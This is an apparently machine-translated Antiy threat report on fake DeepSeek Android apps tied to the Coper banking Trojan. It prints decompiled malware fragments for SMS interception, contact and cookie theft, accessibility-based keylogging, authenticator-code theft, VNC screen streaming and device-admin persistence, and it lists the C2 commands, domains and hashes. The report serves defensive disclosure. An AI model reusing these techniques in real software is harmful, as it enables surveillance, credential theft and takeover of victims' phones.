8 High-risk Instructions! Counterfeit DeepSeek Can Actually Remotely Enable VNC Monitoring, and Your Phone May Become a Zombie

Antiy Mobile Security Team

The original report is in Chinese, and this version is an AI-translated edition.

First draft completed: February 18, 2025
First publication date: February 18, 2025

Recently, DeepSeek, a large domestic AI model, has gained widespread attention worldwide thanks to its outstanding performance, and at the same time has become a target of criminals. Through the collaborative analysis platform of the National Computer Virus Emergency Response Center (CVERC), the mobile security team of Antiy discovered a batch of malicious apps that were counterfeit as DeepSeek. In response to this situation, this team quickly carried out in-depth analysis and related expansion, revealed the potential threats of these malicious applications, and took corresponding protection measuresto ensure the safe use of domestic AI products by users.

1 Comparison of basic characteristics of samples

The name and icon of the counterfeit application is the same as that of the genuine application, and it is difficult for ordinary users to tell the difference.


Table 11 Comparison of the name and icon of the counterfeit application and the genuine application 1-1

应用名	DeepSeek(恶意母包)	DeepSeek(恶意子包)	DeepSeek(正版应用)
包名	com.hello.world	com.vgsupervision_kit29	com.deepseek.chat
Hash	E1FF086B629CE744A7C8DBE6F3DB0F68	99FE380D9EF96DDC4F71560EB8888C00	D54BE4AFC6492691F119F30E3A45742D
开发者签名	CN=Android Debug,OU=Android,O=Unknown,L=Unknown,ST=Unknown,C=US	CN=Android Debug,OU=Android,O=Unknown,L=Unknown,ST=Unknown,C=US	CN=DeepSeek,OU=DeepSeek,O=DeepSeek,L=hangzhou,ST=zhejiang,C=cn
应用图标			

2 Detailed analysis of samples

2.1 Dynamic analysis

The malicious application prompts for updates directly after running, and when clicked, it pops up a request to install a malicious subpackage with the same name.



Induce users to request to enable accessibility services.

The program name and icon are basically the same as the original, and can be installed on the same device at the same time.

Compared with the official application, the interface of the malicious sample after running is as follows, directly accessing DeepSeek 's official website.


The official DeepSeek application is as follows. It can be seen that you need to log in to use it normally, and the operation interface is also inconsistent.

2.2 Static analysis

The malicious application uses some countermeasures to resist the reverse analysis tool, increase the analysis difficulty, and evade the security detection as follows:

The sample creates a folder with the same name through the tool against the analysis tool.

Use pseudo-encryption to modify the zip file data to make the tool mistakenly believe that passwords exist.



Use integral custom shell for reinforcement treatment.

Use class name and variable name obfuscation to increase the difficulty of analysis.

Load malicious subpackages using dynamic loading.

```
private void checkAndStartInstallation() {
    boolean canRequestPackageInstalls;
    int i = Build.VERSION.SDK_INT;
    String $2 = $(0, 22, 2236);
    if (i >= 26) {
        canRequestPackageInstalls = getPackageManager().canRequestPackageInstalls();
        if (!canRequestPackageInstalls) {
            this.isWaitingForPermission = DEBUG;
            this.prefs.edit().putBoolean($2, DEBUG).apply();
            startActivityForResult(new Intent($(22, 65, 5506)).setData(Uri.parse($(65, 73, 5466) + getPackageName())
            log($(73, 102, 6251));
            return;
        }
    }
    this.isWaitingForPermission = false;
    this.prefs.edit().putBoolean($2, false).apply();
    proceedWithInstallation();
}
```

Detailed analysis of subpackage functions:

```
switch(s) {
    case "ask_perms": {
        new0.case(s1);
        break;
    }
    case "cmd": {
        new0.this(s1);
        break;
    }
    case "disable_inject": {
        new0.goto(s1);
        break;
    }
    case "intercept_off": {
        new0.break();
        break;
    }
    case "intercept_on": {
        new0.catch();
        break;
    }
    case "kill_bot": {
        new0.class();
        break;
    }
    case "lock_off": {
        new0.const();
        break;
```

指令	功能
ask_perms	查询权限许可情况
cmd	执行命令
disable_inject	禁用注入
intercept_off	关闭短信劫持
intercept_on	开启短信劫持
kill_bot	停止使用
lock_off	锁屏屏幕
lock_on	解锁屏幕
open_url	打开网址
push	推送通知栏消息
register_again	重新注册
run_app	启动指定应用
set_bot_mode	设置工作模式(SLEEP、WAIT、WORK)
sms	发送短信
start_keylogger	开始记录键盘
stop_keylogger	停止记录键盘
sync_injects	监听短信并获取信息
uninstall_apps	卸载指定应用
ussd	拦截获取 ussd 信息
vnc_start	开启 VNC
vnc_stop	关闭 VNC

The main information acquisition behaviors are as follows:

1. Access to SMS information.

```
String displayMessageBody;
try {
    ifdfVar = new abstract.ifdf(context, "bS");
    extras = intent.getExtras();
} catch (Exception e) {
    case.catch(context, "EXC_SMSRCV", e);
}
if (extras == null || (objArr = (Object[]) extras.get("pdus")) == null) {
    return;
}
int length = objArr.length;
SmsMessage[] smsMessageArr = new SmsMessage[length];
for (int i = 0; i < objArr.length; i++) {
    smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i], extras.getString("format
}
if (length != 1 && !smsMessageArr[0].isReplace()) {
    StringBuilder sb = new StringBuilder();
    for (int i2 = 0; i2 < length; i2++) {
        sb.append(smsMessageArr[i2].getMessageBody());
    }
    displayMessageBody = sb.toString();
    String displayOriginatingAddress = smsMessageArr[0].getDisplayOriginatingAddress();
    String format = new SimpleDateFormat("dd/MM/yyyy HH:mm:ss").format(Long.valueOf(smsMessa
    ifdfVar.catch("sA", displayOriginatingAddress);
    ifdfVar.catch("sT", format);
    ifdfVar.catch("sB", displayMessageBody);
    case.t(context, format, displayOriginatingAddress, displayMessageBody);
    else.new(context).this(ifdfVar);
    package.try(context).case("rcv", "sms received");
    case.y(context);
    abortBroadcast();
}
```

2. Get the address book.

```
public static ArrayMap interface(Context context) {
    ContentResolver contentResolver;
    Cursor query;
    ArrayMap arrayMap = new ArrayMap();
    if (context.checkSelfPermission("android.permission.READ_CONTACTS") != 0 || (query = (contentResolver = conte
        return arrayMap;
    }
    if (query.getCount() == 0) {
        query.close();
        return arrayMap;
    }
    while (query.moveToNext()) {
        String string = query.getString(query.getColumnIndex("_id"));
        String string2 = query.getString(query.getColumnIndex("display_name"));
        if (query.getInt(query.getColumnIndex("has_phone_number")) > 0) {
            Cursor query2 = contentResolver.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, "cont
            while (query2.moveToNext()) {
                arrayMap.put(query2.getString(query2.getColumnIndex("data1")).replace(" ", "").replace("-", ""),
            }
            query2.close();
        }
```

3. Send SMS.

```
public static void j(Context context, String str, String str2, int i) {
    SmsManager smsManager = SmsManager.getDefault();
    if (str2.length() > 70) {
        smsManager.sendMultipartTextMessage(str, null, smsManager.divideMessage(str2), null, null);
        new.for(context, i, "multipart message sent", 0);
    } else {
        smsManager.sendTextMessage(str, null, str2, PendingIntent.getBroadcast(context, 0, new Intent("SMS_
        new.for(context, i, "message sent", 0);
    }
}
```

4. Get the application installation list.

```
public static String protected(Context context) {
    try {
        List<PackageInfo> installedPackages = context.getPackageManager().getInstalledPackage
        ArrayList arrayList = new ArrayList(installedPackages.size());
        for (int i = 0; i < installedPackages.size(); i++) {
            PackageInfo packageInfo = installedPackages.get(i);
            if (packageInfo.versionName != null) {
                arrayList.add(packageInfo.packageName);
            }
        }
        String str = "";
        for (int i2 = 0; i2 < arrayList.size(); i2++) {
            str = str + ((String) arrayList.get(i2));
            if (i2 < arrayList.size() - 1) {
                str = str + "|";
            }
        }
        return str == null ? "" : str;
    } catch (Exception unused) {
```

5. Get cookies.

```
syemgiTqjuzK.catch = final.try();
if(s.equals("about:blank")) {
    return;
}

com.vgsupervision_kit29.new.new(syemgiTqjuzK.this.new, "i19", "URL is displayed", 2);
com.vgsupervision_kit29.new.private(syemgiTqjuzK.this.new, "i19");
String s1 = CookieManager.getInstance().getCookie(s);
String s2 = "URL: " + s + "; COOKIES: " + s1;
extends extends0 = new extends(syemgiTqjuzK.this.new);
if(!syemgiTqjuzK.this.ifdf.trim().isEmpty() && (s.contains(syemgiTqjuzK.this.ifdf) || s1
    syemgiTqjuzK.this.catch("submitted", 6);
    syemgiTqjuzK.this.catch("shown_for_" + final.try() + "_sec", 2);
    extends0.fddo(syemgiTqjuzK.this.fddo);
    extends0.else(syemgiTqjuzK.this.fddo, s2, true);
    syemgiTqjuzK.this.goto();
    return;
}

extends0.else(syemgiTqjuzK.this.fddo, s2, false);
```

6. Monitor the click and input of users through barrier-free services.

```
try {
    AccessibilityNodeInfo source = accessibilityEvent.getSource();
    if (source == null) {
        return "";
    }
    if (source.getViewIdResourceName() != null) {
        str = source.getViewIdResourceName();
        if (str.contains("/")) {
            String[] split = str.split("/");
            if (split.length == 2) {
                str = split[split.length - 1];
            }
        }
    } else {
        str = "";
    }
    if (accessibilityEvent.getText() != null) {
        str2 = accessibilityEvent.getText().toString();
    }
    str2 = "";
    int eventType = accessibilityEvent.getEventType();
    if (eventType == 1) {
        sb.append("clicked on ");
        sb.append(str);
        if (!str2.isEmpty()) {
            sb.append(": " + str2);
        }
    } else if (eventType == 8) {
        sb.append("focused on ");
        sb.append(str);
        if (source.getContentDescription() != null) {
            sb.append(" '" + source.getContentDescription().toString(
        }
        if (!str2.isEmpty()) {
            sb.append(" VALUE: " + str2);
        }
    } else if (eventType == 16) {
        sb.append("changed ");
        sb.append(str);
```

7. Steal google verification codes.

```
private void default() {
    String str;
    if (goto("com.google.android.apps.authenticator2")) {
        abstract.case dgjaertjardthjdgu = this.new.dgjaertjardthjdgu(new this());
        if (dgjaertjardthjdgu != null) {
            str = dgjaertjardthjdgu.const();
        }
        str = "";
        abstract.case dgjaertjardthjdgu2 = this.new.dgjaertjardthjdgu(new catch());
        if (dgjaertjardthjdgu2 != null) {
            String str2 = dgjaertjardthjdgu2.const();
            if (str2.isEmpty() || this.try.equals(str2)) {
                return;
            }
            com.vgsupervision_kit29.case.i(this.fddo, "GOOGLE_AUTH: auth code '" + str2 + "', current user:
            this.try = str2;
        }
```

8. VNC screen monitoring.

```
    }

    if(transient.this(this.fddo).const() && com.vgsupervision_kit29.case.apdkmghpadfmhpadkmfhpmadfpk
        package.try(this.fddo).case("vnc", "Service VNC collect data");
        String s = this.ifdf.try("s2", "");
        if(s.contains("STREAM_SCREEN;") && !this.break && com.vgsupervision_kit29.case.fddo > com.vg
            this.break = true;
            final.for(100);
            transient.this(this.fddo).while();
        }

        if(s.contains("STREAM_LAYOUT;") && final.new(this.fddo, "i9", 1)) {
            transient.this(this.fddo).throw(accessibilityEvent0);
        }
```

9. Uninstall is prevented by activating the Device Manager and Accessible Services.

```
}
try {
    DevicePolicyManager devicePolicyManager = (DevicePolicyManager) getSystemService("device_policy");
    ComponentName componentName = new ComponentName(this, (Class<?>) hhA8n9MIP.class);
    if (devicePolicyManager.isAdminActive(componentName)) {
        switch.case(applicationContext).final("b11", Boolean.TRUE);
        devicePolicyManager.setMaximumTimeToLock(componentName, 0L);
        finish();
    } else {
        Intent intent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
        intent.putExtra("android.app.extra.DEVICE_ADMIN", componentName);
        intent.putExtra("android.app.extra.ADD_EXPLANATION", "");
        intent.addFlags(536870912);
        startActivityForResult(intent, 100);
```

2.3 URL information

The sever websites are as follows:

URL
https://d224cbb7689a03fa0cb3c6b21a1b757c.de
https://d5fb93b155f539608124a1d16693eeff.info
https://caaf568613483ec497f796a0349ee126.ir
https://c5a98b7dc5bda735c8e3f893853f6e19.ca
https://a9488dce9bc6c9b8c4a7ae48b4b34d27.uk
https://a624e18d276bb89d87283f447cc6889f.net
https://55a38f40c1bc76273cb6d8b23d724b0c.us

3 Historical Origin

Based on the analysis of the server instruction characteristics of the malicious Trojan, it was found that the Trojan is largely consistent with the instructions of the historical family Trojan/Android.Coper, as shown in the following figure (the left one is the Trojan and the right one is the sample of Trojan/Android.Coper family).

```
        new0.this(s1);
        break;
    }
    case "disable_inject": {
        new0.goto(s1);
        break;
    }
    case "intercept_off": {
        new0.break();
        break;
    }
    case "intercept_on": {
        new0.catch();
        break;
    }
    case "kill_bot": {
        new0.class();
        break;
    }
    case "lock_off": {
        new0.const();
        break;
    }
    case "lock_on": {
        new0.final();
        break;
    }
    case "open_url": {
        new0.super(s1);
```

```
}
else if(s1.equals("lock_on")) {
    context0 = this.new;
    boolean0 = Boolean.TRUE;
    catch.try(context0, "lock_on", boolean0);
    goto label_65;
}
else if(s1.equals("lock_off")) {
    context0 = this.new;
    boolean0 = Boolean.FALSE;
    catch.try(context0, "lock_on", boolean0);
    goto label_65;
}
else if(s1.equals("intercept_on")) {
    context1 = this.new;
    boolean1 = Boolean.TRUE;
    catch.try(context1, "intercept_on", boolean1);
    goto label_65;
}
else if(s1.equals("intercept_off")) {
    context1 = this.new;
    boolean1 = Boolean.FALSE;
    catch.try(context1, "intercept_on", boolean1);
    goto label_65;
}
else if(s1.equals("push")) {
    String[] arr_s1 = s2.split("\\|", 3);
    goto.rsjsadghfsfdghj(this.new, arr_s1[0], arr_s
    goto label_65;
}
else if(s1.equals("repeat_inject")) {
    String s3 = catch.new(this.new, "injectsFilled",
    catch.goto(this.new, "injectsFilled", s3.replac
    if(goto.continue(s2)) {
        catch.try(this.new, "stopcc", Boolean.FALSE
    }
```

The Trojan family was first disclosed in July 2021 as a long-active threat of malicious attacks, and a sample of the family has been included in Antiy Virusview (the virus Encyclopedia of Antiv), see https://www.virusview.net/malware/Trojan/Android/Coper Initially, the Trojan was spread in the guise of "Bancolombia Personas," an official financial application of Colombia, and then the camouflage objects were

gradually extended to such well-known applications as Chrome browser, Google Play app store, McAfee security software and DHL Mobile. The attack chain induces users to download and execute malware through counterfeit legal programs, thereby realizing the theft of sensitive data, including but not limited to SMS message content, address book information and account credentials of mainstream social/financial applications, ultimately posing a double threat of privacy leakage and financial security to the victims.

4 Analysis and summary

After comprehensive analysis, the malicious sample adopts a multi-layer camouflage mechanism, its main program imitates the official application of DeepSeek, and the user's vigilance is reduced by guiding the display of the target official website interface. In the run-time phase, the sample implicitly loads the malicious subpackets by dynamic code loading technology, and establishes an encrypted communication channel with the C&C server. Malicious modules are capable of multi-dimensional data theft. Including: 1. privacy theft module (SMS/contacts/ application list, etc.); 2. interface monitoring module (abuse of barrier-free service authority to capture screen content); 3. instruction execution module (support remote instruction analysis and realize dynamic expansion of functions). In that attack chain, the mechanism that interface disguise and malicious behavior are separated is adopt to effectively evade the basic security detection, which eventually leads to the leakage of user sensitive information and the fall of equipment control authority.

Antiy Threat Intelligence Center has deployed the detection rules covering all samples of the family through the real-time threat hunting system and coordinated with the mobile terminal protection system to achieve installation blocking, providing active defense support against new cyber threats in scenarios where AI technology is abused.

(https://virus.cverc.org.cn/#/entirety/file/searchResult?hash=E1FF086B629CE744A7C8DBE6F3DB0F68)

5 Recommendations for protection

1. It is recommended to download genuine applications from official websites and application platforms of major mobile phone manufacturers.
2. Be alert to requests for barrier-free services and activation of device managers and do not grant permissions easily.
3. Turn off the "Allow to install applications from unknown sources" option in mobile phone settings.
4. Review recently installed unfamiliar programs in Settings - Application Management on a regular basis.
5. Pay attention to the abnormal power consumption of the equipment.
6. Develop the habit of regularly using apps with antivirus function such as mobile phone butler, and check and kill viruses in time.

6 Associated samples

Bank spy Trojan:

Hash	包名	程序名
64CED28D55551AE426F2B9B9CCE2403C	com.hello.world	DeepSeek
E1FF086B629CE744A7C8DBE6F3DB0F68	com.hello.world	DeepSeek
FB53B828D8E37A4731EA1EAC502AD293	com.hello.world	Google Chrome
8A0E811E3034F282EDB7D07C33EC5661	com.hello.world	Google Chrome

The internal big data association analysis has found that, in addition to the bank Trojan mentioned above, there have been other fraud activities carried out under the name DeepSeek recently. Here are some associated sample information:

Hash	包名	程序名
72888292F8E7A8336EAD8161721F453B	jsrdprib.rzaal	DeepSeek
D4F8C4EB57092B3BC1ADA9B4D04EBF80	dshplcyk.cjfmxs	DeepSeek
3F0DB1F37C1E8E5E413A29C20FF6593F	bttmltlg.frlynf	DeepSeek
751BD1726088549BC772591DC3EC9FB6	eckwgy.jxfednbk	DeepSeek
F866182CD478545B414CD1251D18379A	hiqa.rfvzpygy	DeepSeek
3FB75908C434084FF1ECFCA2D850CCDF	zqynl.eibyxieffy	DeepSeek
28206D8E5FB356A63F7076ACEA01E9FC	tuwa.yxeoyu	DeepSeek
85A1AA29AB2BD7DA2A6958E1D786C138	shhmd.uvjib	DeepSeek
46E7C2979B1098EA95BA9B56ED5F9C5B	vtgagg.zfro	DeepSeek
998BE06FBECA10560CBEEF75F2F0BB7A	com.hhhhhhzf	DeepSeek
FAC77FE902CB2BE533AC448496F1E14A	jinfo.yqywgwagkv	DeepSeek
8C138FA35E1C70F801945E1254750C7F	iiiw.vuqvnr	DeepSeek
C07C42A8509B7FB11E1E7B2A7AEC23E5	yrbtvnsc.viqgmjglr	DeepSeek
55CD4734C437D49E8277AF8D1FDF5706	nxgsovvg.fcyhzr	DeepSeek
B7E2B98D90F66055EA8C6D6F5682BDDA	xzfypvs.uxbt	DeepSeek
F6EE8A932A620B401DCB8D8FD93B7004	pgckhkwdct.oudp	DeepSeek

Appendix I: About Antiy Mobile Security

Antiy Mobile Security is a technology company dedicated to the security of mobile users under Antiy Technology Group. After more than 10 years of technological accumulation, the independently-innovated security engine has become the national-level security core, achieving full-scenario coverage of mobile application security governance for the user ecosystem of smart terminals, providing technical responses to bad behaviors and black and gray industries that cause damage to users' rights and interests, and offering professional security guidance and supporting product services to developers.

Appendix II: About Antiy

Anty is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat

detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as “Code Red”, “Dvldr”, “Heartbleed”, “Bash Shellcode” and “WannaCry”. Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as “Equation”, “White Elephant”, “Lotus” and “Greenspot” and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.